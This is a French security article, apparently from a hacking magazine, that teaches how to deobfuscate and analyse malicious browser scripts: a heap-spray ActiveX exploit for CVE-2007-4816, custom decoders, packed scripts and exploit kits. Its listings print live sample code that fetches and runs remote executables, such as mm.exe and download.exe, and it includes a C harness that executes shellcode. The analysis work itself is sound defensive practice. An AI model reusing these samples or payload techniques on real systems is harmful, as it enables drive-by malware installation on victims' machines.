Premièrement, comme vous le voyez, l'objet ActiveX est créé en utilisant la méthode `DOM Javascript` et suivi par le shellcode qui utilise un encodage Unicode et qui est sauvé dans une variable nommée `shellcode`.

Dans un second temps, nous allons déboguer ce shellcode pour comprendre ce qu'il fait mais, auparavant, intéressons-nous à la variable `shellcode`.

Après l'initialisation, nous voyons que `shellcode` est utilisée dans une boucle `for`:

```
for (i=0; i<300; i++) qq784378237[i] =  
    block + shellcode;
```

La valeur est utilisée pour remplir un tableau. Mais à quoi cela peut-il bien correspondre ?

Cette technique est utilisée pour remplir la heap car nous pouvons déterminer avec exactitude sa position lorsque l'overflow aura lieu. Cette technique est appelée *Heap Spray*. La présentation d'Alexander Sotirov ou l'article Wikipedia vous en apprendront plus (voir la section *Sur Internet*). Il explique l'utilité de la méthode `substring` ou de l'opérateur `+` dans une boucle `for` pour écrire sur la heap.

De nombreux blocs sont alloués et la dernière ligne de script à être appelée est

```
yings["rawParse"](chilam)
```

En fait, ce code est une des nombreuses manières de Javascript d'écrire un appel de fonction.

Ce code est identique à

```
yings.rawParse(chilam)
```

C'est donc un appel à la méthode `rawParse` de l'objet `yings` (défini en début de code) :

```
6BE52E1D-E586-474f-A6E2-1A85A9B4D9FB
```

Il s'agit du composant ActiveX *Baofeng Storm MPS.StormPlayer.1 (mps.dll)*. Cette vulnérabilité est référencée en tant que *CVE-2007-4816*.

Identifions ce que le shellcode fait.

CET ARTICLE EXPLIQUE...

Comment analyser un shellcode
Comment identifier une attaque

CE QU'IL FAUT SAVOIR...

Des notions de langage
Javascript et VBScript
Des notions d'assembleur

La méthode que nous allons décrire n'exige pas que le composant ActiveX vulnérable soit installé, nous verrons comment créer un exécutable et l'exécuter dans un débogueur.

```
%u9090%u9090%u0000%u0000%u5a00...
%u776f%u2e6e%u7865%u0065
```

Comme vous le voyez, il débute par l'opérateur 90, qui sont des NOPS, suivi par un %u0000 qui correspond à un jump, efe9 doit être lu comme EF EF.

Le script du Listing 2 devrait aider pour transformer le shellcode Unicode en hexadécimal.

Nous devons maintenant l'ajouter dans un programme C comme celui du Listing 3 et le compiler pour poursuivre notre investigation.

Ce code a pour effet d'appeler le shellcode, vous pouvez utiliser Dev-C++ sous Microsoft Windows pour le compiler.

Une fois le binaire obtenu, voyons comment le déboguer. De nombreux débogueurs existent comme Ollydbg (gratuit) ou IDA. Les captures d'écrans suivantes sont prises d'IDA mais vous pouvez faire la même chose avec Ollydbg.

Glissez et déposez le binaire compilé sur le raccourci IDA, la fenêtre d'ouverture de nouveau fichier s'affiche (voir Figure 1). Cochez *Charger les ressources* et validez par le bouton Ok.

L'écran principal d'IDA s'ouvre et le moteur commence à analyser le sample (voir Figure 2).

Jetez un rapide coup d'œil à la fenêtre des Chaînes pour voir si vous pouvez identifier quelque chose

La capture de la Figure 3 montre les principales clés du shellcode.

`urlmon.dll` doit être chargé pour trouver la méthode `URLDownloadToFileA` afin de sauver en tâche de fond `http://qqq.hao1658.com/download.exe` (grande probabilité que ce fichier soit un virus, au moment de l'écriture ce lien était inaccessible) dans le répertoire système (`GetSystemDirectoryA`) et ensuite `WinExec` sera appelé afin d'exécuter ce fichier.

Pour être sûr de cette analyse rapide, vous pouvez le déboguer. Pour cela, allez sur le bloc correspondant au shellcode dans le binaire afin de l'identifier comme

code par IDA et non pas comme data qui est la valeur par défaut. Vous devez vous déplacer dans le code assembleur pour trouver une grosse partie de db ou juste cliquer sur la chaîne `EEEEtn` dans la fenêtre des chaînes pour sauter immédiatement au début du shellcode (voir Figure 4). Une fois sur le code, vous pouvez forcer IDA à l'identifier en tant que tel en appuyant sur la touche C.

Vous obtiendrez le code correspondant pour la section entière comme dans la Figure 5. Maintenant, vous pouvez suivre l'exécution du code et identifier d'autres chaînes de caractères.

Vous devez ensuite sélectionner les blocs et appuyer sur la touche U correspondant à *Undefine* ou choisir l'option dans le menu déroulant du bouton de droite. Ensuite, choisissez plusieurs

Listing 1. Shellcode à identifier

```
yings=document.createElement("object");
yings.setAttribute("classid",
    "clsid:6BE52E1D-E586-474f-A6E2-1A85A9B4D9FB");
var shellcode = unescape("%u90"+"90" + "%u90"+"90"
    + "%u0000"+"00" + "%u5a00"+"00"
    + "%u776f"+"6e" + "%u7865"+"0065");
var bigblock = unescape("%u9090"+"%u9090");
var cuteqqoday;
cuteqqoday = 20;
var cuteqqoday2;
cuteqqoday2 = cuteqqoday+shellcode.length;
while (bigblock.length<cuteqqoday2) bigblock+=bigblock;
fillblock = bigblock.substring(0, cuteqqoday2);
block = bigblock.substring(0, bigblock.length-cuteqqoday2);
while (block.length+cuteqqoday2<0x40000) block = block+block+fillblock;
cuteqqsss = new Array();
qq784378237 = cuteqqsss;
for (i=0; i<300; i++) qq784378237[i] = block + shellcode;
var chilam = '';
while (chilam["length"] < 4057) chilam+="\x0a\x0a\x0a\x0a";
chilam+="\x0a";
chilam+="\x0a";
chilam+="\x0a";
chilam+="\x0a\x0a\x0a\x0a";
chilam+="\x0a\x0a\x0a\x0a";
yings["rawParse"](chilam)
```

Listing 2. Conversion Unicode vers hexadécimal

```
#!/usr/bin/perl

$var="%u...";
@tab=split("%u",$var);

for ($i=1;$i<@tab+0;$i++) {
    print("\x".substr($tab[$i],2,2)."\x".substr($tab[$i],0,2));
}
print"\n";
Le résultat est le suivant:
"\x90\x90\x90\x90\xe9\xef\x00\x00\x5a...
\x6f\x77\x6e\x2e\x65\x78\x65\x00"
```

Listing 3. Programme C pour compiler le shellcode

```
#include <stdio.h>
unsigned char shellcode[] = "\x90...";
int main() {
    void (*c)();
    printf("Shellcode here!\n");
    *(int*)&c = shellcode;
    c();
}
```

TECHNIQUE

lignes et pressez la touche A pour créer une chaîne (ou choisir l'option dans le menu du bouton de droite).

Si le code utilise un encodage XOR il peut être éprouvant de suivre le code, la meilleure solution est de suivre l'exécution en temps réel. Pour cela, vous devez au préalable identifier une instruction et y positionner un breakpoint. Un breakpoint est un flag sur une instruction qui indique au débogueur de stopper l'exécution et de faire tourner le code suivant étape par étape commandé par l'analyste.

Les breakpoints peuvent être positionnés en pressant la touche F2, la couleur de la ligne d'instruction devient alors rouge. Notez que, par défaut, les breakpoints sont de type software, un breakpoint hardware peut être configuré en cliquant avec le bouton de droite sur la ligne rouge et en choisissant dans le menu d'éditer le breakpoint.

De là, vous pouvez configurer le type de breakpoint (hardware) et le mode d'exécution (comme le montre la figure 6). Ce breakpoint utilisera donc les registres spéciaux du CPU X86 qui sont faits à cet effet, ceci peut prévenir la détection par un sample malicieux.

Après avoir configuré les breakpoints, nous pouvons exécuter le programme en appuyant sur la touche F9 et suivre le flot d'exécutions en pressant F8 (ou F7 si vous voulez une analyse approfondie).

Vous verrez que le code, comme suspecté, essaye de télécharger un fichier malicieux, de l'enregistrer dans C:\WINDOWS\SYSTEM32\1a.exe et de l'exécuter en préfixant son chemin par cmd /c.

Toolkits d'exploitation web

Depuis quelques années, nous avons vu des organisations criminelles travailler sur des packs d'exploit incluant des interfaces de management des données en PHP comme, pour en citer quelques-uns, Mpack et Neosploit. Ces outils sont utilisés pour créer des serveurs malicieux. Ils embarquent de nombreux exploits, comme le présente la liste suivante, qui peuvent être configurés pour ne cibler que des applications, clients web ou domaines spécifiques.




Figure 1. Charger le fichier dans IDA




Figure 2: Environnement d'IDA

- Microsoft MDAC RDS.Dataspace ActiveX Control Remote Code Execution Vulnerability
- Microsoft Windows Vector Markup Language Buffer Overrun Vulnerability
- Microsoft Windows Cursor And Icon ANI Format Handling Remote Buffer Overflow Vulnerability
- Xunlei Thunder PPLAYER.DLL_1_WORK ActiveX Control Buffer Overflow Vulnerability
- SSReader Ultra Star Reader ActiveX Control Register Method Buffer Overflow Vulnerability
- BaoFeng Storm MPS.DLL ActiveX Control Multiple Remote Buffer Overflow Vulnerabilities
- PPStream PowerPlayer.DLL ActiveX Control Buffer Overflow Vulnerability
- Xunlei Web Thunder ActiveX Control DownURL2 Method Remote Buffer Overflow Vulnerability
- Yahoo! Webcam ActiveX Control Buffer Overrun Vulnerability
- Baidu Soba Search Bar BaiduBar.DLL ActiveX Control Remote Code Execution Vulnerability
- RealPlayer 'rmoc3260.dll' ActiveX Control Memory Corruption Vulnerability
- RealPlayer 'ierpplug.dll' ActiveX Control Stack Buffer Overflow Vulnerability

a été ajouté. En outre, ce code est coupé en 2 parties (2 tags javascript). La première chose à faire avant de l'analyser est donc de le nettoyer.

Quelques quote et double quote ont été échappés pour rendre l'analyse plus difficile, nous n'avons pas besoin de comprendre la totalité mais il est important de voir l'usage de la fonction `xQ94` et de l'appel à `document.write`. Le listing 5 présente une version propre du Listing 4.

Pour désosfusquer le code, vous avez juste besoin d'écraser l'appel à `write` par un `print` et de le lancer dans votre débogueur préféré. Vous obtiendrez le code du Listing 6 ; comme vous le voyez, ce code charge un ActiveX `78ABDC59-D8E7-44D3-9A76-9A0918C52B4A` qui correspond au composant Sina Downloader, un outil populaire en Chine. Il utilise une erreur de design dans la méthode `DownloadAndInstall` pour effectuer des opérations malicieuses.




Figure 3. Fenêtre de Chaines dans IDA

L'ancienne version de Mpack se trouvait parfois à \$700 pour le pack par défaut, des modules supplémentaires pouvaient être ajoutés pour \$50 à \$150 selon la popularité de l'application visée.

Ces toolkits utilisent désormais des couches par défaut d'offusquation (au moins deux). De plus, il arrive que celle-ci soit faite en temps réel par le code PHP ; ainsi, chaque fois que vous demandez la page, vous obtenez une page chiffrée différemment! Nous pouvons dire que les scripts d'exploits sont donc server side polymorphe.

JavaScript Custom Decoder

Bien sûr, rien n'empêche les auteurs de script malicieux de créer leur propre fonction de codage, comme dans le script du Listing 4.

Si vous regardez attentivement ce code, vous verrez que du code inutile




Figure 4. Sauter sur le bloc de données

Listing 4. Fonction custom de décodage

```
<html>
<head>
  <Meta Name=Encoder Content=sina>
  <META HTTP-EQUIV="imagestoolbar" CONTENT="no">
  <noscript>
    <iframe></iframe>
  </noscript>
  <script language="javascript">
    <!-- cB62="BEvXycyX",vX19="BqXqy\Hq";.7762511,vR37=".2422728",vX19=
      'wi\$(\-5\"Bv78M0g\+J\% \@V\;)jSZ\\#\&13\
        <r4db9Xx?\, \{K\_6\}z`T\}
      QloD:Oy\~sAG\|nrfHe\Ek\!FNR2IqULu>\n=Yct\[\^pa\CmhW',
        cB62='B7pw\}
      \$m2.6\&i\n\|Cg8\cA'WN\%;RTEq\Fj\>
        L<tv9K\^rDkIedPs\*yHO\[\f\]OZ:\\"rZx\}
      x3\~o4\@{\uGaJQ\+5\_SVYb\(\-1\#M h,U!\'n';function
        xQ94(fZ25){"BqqcEqEH",
        l=fZ25.length;'ULviQ\|e?','w=';while(1--)"BwEycvcq",
        o=cB62.indexOf(fZ25.charAt(1)),
        'Uvmm?LLv',w=(o==1?fZ25.charAt(1):vX19.charAt(o))+w;
        "BX\"qcHEw",cB62=
      cB62.substring(1)+cB62.charAt(0),document.write(w);'Uim&i&\&v'};xQ94(
      ~17Hz8kL\!w'rX31SXz8\]hyZ3\*A\]Sz~17Hz8kL!L!w'rLH~S!3z1\,Hz\
        ~Hz1391\
      !3zSbkL\!AZ31s7!3HS1wmk\!L!w'm\^&\n\n\}*Ak!L!w'A*!LH~S!3z1\
      ,Hz~Hz1391!3zSbz3B81Sz~17HzwmX31SXz8\]hyZ3m\
        'A\]Sz~17Hz8kzL!w3'r7\}
      wLH~S!3z1\,yh\}3XZ\rB7zLHB\,Z7L3<hX'r7\}w3\,B`7~\`{bq\
        'X31SXz8\]hyZ3A\
      *\*A7\}wLH~S!3z1\,yh\}3XZ'rLH~S!3z1\,~h\
        1SX3o\3z1Zwo\3z1\,if5NoOfnu\
        'ALH~S!3z1\,Hz\!HSZ3LHBzkbzL!A\*3yZ3rLH~S!3z1\,Hz\!HSZ3S\
        bkzL!A\*Ad\
      :?bqtq?A\ \{I\&b\&stq>A\}Sz~17Hz8kLBZw\rB7zLHB\,Z1h1S28b8m8mAZ31s7\
      !3HS1wmkLBZw'm^q\n\n'A*AkLBZw'ABf&Jb\$\?>qA\."?\&bJ66>A\}
      Sz~17Hz8kLLZw'r7\}wLH~S!3z1\,hy\}rLH~S!3z1\,HzZ3y3~1Z1hX1b\}
      Sz~17Hz8w\rX31SXz8\]hyZ3\*AZ31s7!3HS1wmkLLZw'm^&\n\n\}*
      *AkLLZw'ASst\&b?tqIABvq\|nbt\n\&6A\|xq\&bqtqIA\}uIJB\?n\&A9\}JJB\
        >qt\&Az\
      (\&6b\&qtALCTJbq\n\&AAky7\~3z3Lk1Hkkm`S\}S\}3z\}mAF~-Z~X7\ 1V")
    //-->
  </script>
<sCRipT Language=JavascripT>
  xQ94("j3\*\nSYj34\"[Y>bj\n4\*\\"#\n\#\h\&-5Vp6\
    (!OX\#\-X\#\S\*0h\-\!OX\#\-X\#\{
    2#\-K\#on\#\`H'\|1n\,|J\:-\#\(\|tQF\>Q2Y>bj\n4\*\
      "\!OX\#\-X\#\ (2\n\&3\*\nS\|eU\|UQv\|
    \|UFFmL2\|X\,\'-\(\r4G4a\*\}aYjo34\"[Y>bj\
      \|[\|~Y\>bj\}\.g4\!*\|p\<(pX\:\#\,HH\
    1H\,:\:p\<(1H:p\<f\&i\".\{!mv\$\[i4\&\$LL\{F\$\v\
      "\&e\&v\"|v?i\!mQ\.\L\"Yjo\}
    \.g4\!*\Y\>bj\!\a\+J\*Y\>b6\,|J\|~4\#\~1g\:\a\? (2n\#\hfoo\`'\
      `UKXptpU10\`o\`U\~K\
    -2\`>bpX\:\#\,HHM2\{07XHO\,\<\"X\<+X\:\#\,HH2d\)\~4\#\~1g\:\a\?W\`
      >bj\!\a\
    +J\*Y\>bj\.\}\[\|~Yjo3\*\nSY\>b\>b")
  </script>
</head>
<body>
  <noscript>
    <b><font color=red>â_ô???????Javascriptô$?ôpüââ????+
      !!!#####</font></b>
  </noscript>
</body>
</html>
```

Un piège pour l'analyste : la fonction Argument.callee

Cette instruction retourne la fonction entière depuis laquelle cette instruction est appelée, en gardant les espaces et sauts de lignes. Elle est souvent utilisée pour détecter toute modification du script original.

Listing 20 (que vous trouverez sur le site <http://www.hakin9.org/prt/view/listings.html> à télécharger parmi les autres listings du numéro).

Cette technique ralentit l'analyse, car si vous modifiez la fonction en y ajoutant des commandes de debug, vous modifiez aussi la clé qui sert à décoder la chaîne encodée, vous obtiendrez donc un résultat incompréhensible.

L'astuce ici consiste à trouver la clé et la hardcoder dans la variable de la clé (ici q17vcDYfM).

Pour cela, nous avons juste besoin d'ajouter un `print(q17vcDYfM)` après l'initialisation de `q17vcDYfM` et d'exécuter le script dans un débogueur. Nous obtenons la chaîne suivante :

```
FUNCTIONPP5OMP5LAVK6BQD4PIVARQ17VCDY
FMARGUMENTSCALLEETOSTRINGREPLACE
WGTOUPPERCASEPRINTQ17VCDYFMVAREY
L6MMLW5...ALPYUAFDTK5
```

qui correspond à la fonction `pF5oMp51a` où tous les caractères non alphanumériques ont été enlevés

par l'utilisation de l'expression régulière `replace(/W/g,")` et transformés en majuscule par l'appel à la méthode `toUpperCase()`.

Cette chaîne peut être nettoyée pour devenir la clé de décodage en enlevant le code ajouté au préalable, nous devons donc supprimer `PRINTQ17VCDYFM`.

Note : des scripts avancés utilisent une combinaison de `argument.callee.toString()` + `location.href`;

La clé de décodage dépend alors de l'emplacement de la page - l'URI.

Pour déboguer ce genre de script, vous devez avoir l'adresse originale, remplacer comme expliqué ci-dessus l'*argument.callee* avec sa valeur et ensuite hardcoder l'adresse directement dans le script ou surcharger l'objet `location` dans votre environnement de debug.

Listing 5. Fonction nettoyée du décodeur custom

```
cB62="BEvYcyX",vX19="BqXqy\Hq";.7762511,vR37=".2422728",vX19='wi\$ (\-5"Bv78M0g\+J%\ @V\;)jSZ\\#\&*13<\r4db9Xx\?,
\{K\_6]z`T\}QloD:Oy\~sAG\|nrfHe\Ek'\!FNRFP2IqULu\>\n=Yct\[\^pa\CmhW',cB62='B7pw)\$m2\.6&i\n\|/Cg8\cA\
'WN\%;RTEq\Fj>L<tv9K\^rDkIedPs\*yHO[f\]0Z:\'\rzX\}x3~o4\@(\luGaJQ\+5_SVYb\(\~1\#M h,U\!\`n';

function xQ94(fZ25){"BqqcEqEH",l=fZ25.length;'ULviQ|e\?',w='';while(l--)"BwEycvqc",o=cB62.indexOf(fZ25.charAt(l)), 'Uvmm\?LLv',
w=(o==~1?fZ25.charAt(l):vX19.charAt(o))+w;"BX\qcHEw",cB62=cB62.substring(1)+cB62.charAt(0),
document.write(w);'Uim&i&\&v'};xQ94

xQ94("j3*\nSYj34\"[Y>bj\n4*\\"\\n\#h\$-5vp6\(!OX\#-X\#\$*0h-\|10X\#-X\#\ (2\#-K\#on\#`H'\|1n\,)\:~\#\ (/tQF?Q2Y\>bj\
n4*\\"\\10X\#-X\#\ (2\#3*\nS\|eU\|UQv\|UUFFmL2\|X\,)\- (\r4G4a\"*\}aYjo34\"[Y>bj.\|)\[~Y\>bj\}\.g4\
!\*\|p<\(pX:\#\,HH\|1H\,:\:p<\(1H:p<f&i\".\[!mv\$[i4&\$LL[F\$v\"@e\$v\"|v?i!mQ.L\"Yjo\}\.g4\!
*Y>bj\!a+J*Y\>b6\,)\|~4\#\~1g:a\?(2n\#\hfoo\`'\`UKXtpU10`o`'\`U-K-2'\>bpX:\#\,HHM2\{07XHO\, \<
*X<\+X:\#\,HH2d\)\~4\#\~1g:a?W'\>bj\!\a+J*Y\>bj\.\|)\[~Yjo3*\nSY\>b\>b")
```

Listing 6. Le décodeur custom en clair

```
<script language=javascript>
  ki35=4201;if(document.all) {
    function _dm() {
      return false
    }; function _mdm() {
      document.oncontextmenu=_dm;setTimeout("_mdm()",800)
    }; _mdm();
  }
  document.oncontextmenu=new Function("return false"); function _ndm(e){
    if(document.layers|window.sidebar){
      if(e.which!=1)return false;
    }
  }; if(document.layers) {
    document.captureEvents(Event.MOUSEDOWN);document.onmousedown=_ndm;
  } else {
    document.onmouseup=_ndm;
  };
  zA3=1913;pY68=5914; function _dws() {
    window.status = " ";setTimeout("_dws()",100); function _dds() {
      if(document.all) {
        document.onselectstart=function () {
          return false
        };setTimeout("_dds()",700)
      }
    };
    _dds();
    uT98=3916;
    wX10=9057;
    mH15=1916;
    yN62=3055;
    xA22=4198;
    nY87=8199;
    dJ92=1058;;
    _licensed_to_="huyufeng";
  }
</script>

<HTML>
  <HEAD>
    <META http-equiv=Content-Type content="text/html; charset=gb2312">
    <META content="MSHTML 6.00.2900.3354" name=GENERATOR>
  </HEAD>
  <BODY>
    <OBJECT id=install classid=clsid:78ABDC59-D8E7-44D3-9A76-9A0918C52B4A></OBJECT>
    <SCRIPT>
      var YEtYcJsR1="http://xxx.xnibi.com/mm.exe";
      install["DownloadAndInstall"](YEtYcJsR1);
    </SCRIPT>
  </BODY>
</HTML>
```

Ainsi, le code utilisé pour désosfuscuer le script est présenté dans le Listing 7.

L'appel à la méthode `eval` dans la fonction `pP5oMp51a` a été remplacé par un appel à `print`.

Nous obtenons alors le résultat dans le Listing 8. Du code inutile a été ajouté par la variable `KoUXcxVN`.

Pour être sûr, il faudrait suivre le chemin vers l'autre page sur le même serveur

ajouté par ce script (`setAttribute` sur `src`) ; c'est pourquoi, comme précisé plus haut, il est vraiment important de connaître l'adresse d'un script pour être en mesure d'approfondir l'analyse si besoin.

Listing 7. Insérer la clé

```
function pP5oMp51a (Vk6BQD4pI) {
    var q17vcDYfM="FUNCTIONPP5OM...XWA0EVALPYUAFDTK5";
    var eY16MW1W5;
    ...
    PyUafdtK5+=String.fromCharCode(VfrYI6V77);
    if(hec5KxXwa<EE7s4JBQo.length-1) {
        hec5KxXwa++;} else {
            hec5KxXwa=0;
        }
    } print(PyUafdtK5);
}
pP5oMp51a('5250...424f');
```

Listing 8. Script final sans l'Argument.callee

```
var KoUXcxVN = 100;
var b5SvqCxB = document.createElement("script");
KoUXcxVN--;
b5SvqCxB.setAttribute("language", "JavaScript");
KoUXcxVN+=100;
b5SvqCxB.setAttribute("src", "?t=1002614178" + "&n=-1447599003"
    + "&h=3993862835" + "&r=606868581" + "&");
document.body.appendChild(b5SvqCxB);
KoUXcxVN=0;
```

Listing 9. Exemple de code empaqueté par le l'outil de Dean Edwards

```
<OBJECT ID="wwwcuteqqcn" Classid=
    "clsid:{A7F05EE4-0426-454F-8013-C41E3596E9E9}">
</OBJECT>
<script>
    eval(function(p,a,c,k,e,d) {
        e=function(c) {
            return c.toString(36)
        };
        if(!''.replace(/^/,String)){
            while(c--){
                d[c.toString(a)]=k[c]||c.toString(a)
            } k=[function(e) {
                return d[e]
            }];
            e=function() {
                return '\\w+'
            };
            c=1
        };
        while(c--){
            if(k[c]) {
                p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])
            }
        } return p
    })('6 4() {
        3["2"] ("5://b.7.a/1.9","1.8",0)
    }',12,12,'|calc|Dloads|wwwcuteqqcn|CuteqqCn|http
        |function|xxxx|exe|cab|com|bbb'.split('|'),0,{}))
```

La fonction packer de Dean Edwards

Quelques auteurs de malwares empaquent leurs scripts avec l'outil online fourni par Dean Edwards, il est facile de reconnaître ces scripts, ils commencent tous par la chaîne `eval(function(p,a,c,k,e,d){` comme dans le Listing 9.

Comme vous le voyez dans cet exemple, la chaîne est extraite du code original et mise à la fin du script empaqueté. Pour le désosfuscuer, remplacez l'appel de fonction `eval()` par la fonction `print()` et passez le script résultant à Rhino. Vous obtiendrez :

```
function CuteqqCn() {
    wwwcuteqqcn["Dloads"]
        ("http://bbb.xxxx.com/
        calc.cab", "calc.exe",0)
}
```

Vous auriez pu aussi déterminer l'attaque en identifiant les chaînes suspectes de la fin du script, mais il faut savoir quoi chercher.

En regardant de plus près le CLSID et le nom de la méthode `Dloads`, vous verrez que cet exploit fait référence au CVE-2007-4105, il essaye d'écrire à l'insu de l'utilisateur un fichier téléchargé de `http://bbb.xxxx.com/calc.cab`.

Pour vérifier que ce fichier est effectivement malicieux, vous pouvez le cross-scanner, il existe des services gratuits en ligne le permettant comme VirusTotal ou la sandbox de ThreatExpert.

La fonctionnalité JS.encode

